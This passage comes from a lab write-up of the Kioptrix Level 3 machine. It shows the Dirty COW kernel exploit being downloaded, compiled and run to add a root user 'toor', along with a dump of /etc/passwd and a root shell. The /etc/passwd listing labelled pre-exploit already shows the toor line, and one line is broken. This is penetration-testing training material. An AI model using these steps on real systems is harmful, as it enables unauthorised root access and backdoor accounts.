Length: 4,795 (4.7K) [text/x-csrc]

100%[====>] 4,795 --K/s

19:40:15 (53.02 MB/s) - `dirty.c' saved [4795/4795]


www-data@Kioptrix3:/tmp$ gcc -pthread dirty.c -o dirty -lcrypt
gcc -pthread dirty.c -o dirty -lcrypt
```

Figure 16 — Downloading dirty.c to the target and compiling with gcc

5.4 — Verifying the /etc/passwd Before Exploitation

Before running the exploit, /etc/passwd was read to confirm the current system users and understand the file structure that would be modified. The file showed standard Ubuntu system users including loneferret and dreg — two local system accounts that may also be of interest.

```
cat /etc/passwd
```



```
ayman@ayman: ~
www-data@Kioptrix3:/tmp$ cat /etc/passwd
cat /etc/passwd
toor:toKlPW0intGY:0:0:root:/bin/bash
mon:/usr/sbin:/bin/sh
bin:x:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backups:x:34:34:backups:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuidd:x:100:101::/var/lib/libuuidd:/bin/sh
dhcpc:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
mysql:x:104:108:MySQL Server,,,:/var/lib/mysql:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
loneferret:x:1000:100:loneferret,,:/home/loneferret:/bin/bash
dreg:x:1001:1001:Dreg Gevans,0,555-5566,:/home/dreg:/bin/rbash
www-data@Kioptrix3:/tmp$
```

Figure 17 — Contents of /etc/passwd showing existing system users before the exploit was run

5.5 — Executing the Exploit and Gaining Root

The compiled dirty exploit was executed with the desired password for the new root-level user:

```
./dirty 1234
```

The exploit performed the following actions:

1. Backed up /etc/passwd to /tmp/passwd.bak
2. Created a new root user named "toor" with password "1234"
3. Used mmap and madvise to exploit the COW race condition
4. Overwrote /etc/passwd with the new user entry

After the exploit completed, su was used to switch to the newly created "toor" user:

```
su toor
Password: 1234
```

Verification commands confirmed full root access:

```
whoami    → toor
id        → uid=0 (toor) gid=0 (root) groups=0 (root)
```

Root access was achieved successfully!




Figure 18 — Dirty COW exploit executed, new root user "toor" created, and root shell obtained (uid=0)

Conclusion

Kioptrix Level 3 was successfully compromised using a two-stage attack:

Initial Access — LotusCMS eval() RCE (manual Python exploit) delivered a reverse shell as www-data.

Privilege Escalation — The Dirty COW exploit (CVE-2016-5195 / FireFart variant) was compiled and executed on the target, creating a new root-level user and achieving full system compromise.

Key lessons from this machine:

- Outdated CMS software (LotusCMS 3.0) with known RCE vulnerabilities must be patched or replaced immediately.
- Directory indexing should be disabled to prevent enumeration of sensitive paths like /modules.
- Running an EOL operating system (Ubuntu 8.04 LTS, kernel 2.6.24) exposes systems to devastating kernel-level exploits with no patches available.
- gcc being available on the target allowed the attacker to compile exploits locally — consider minimizing development tools on production systems.

Writeup by Ayman Abdelmonsef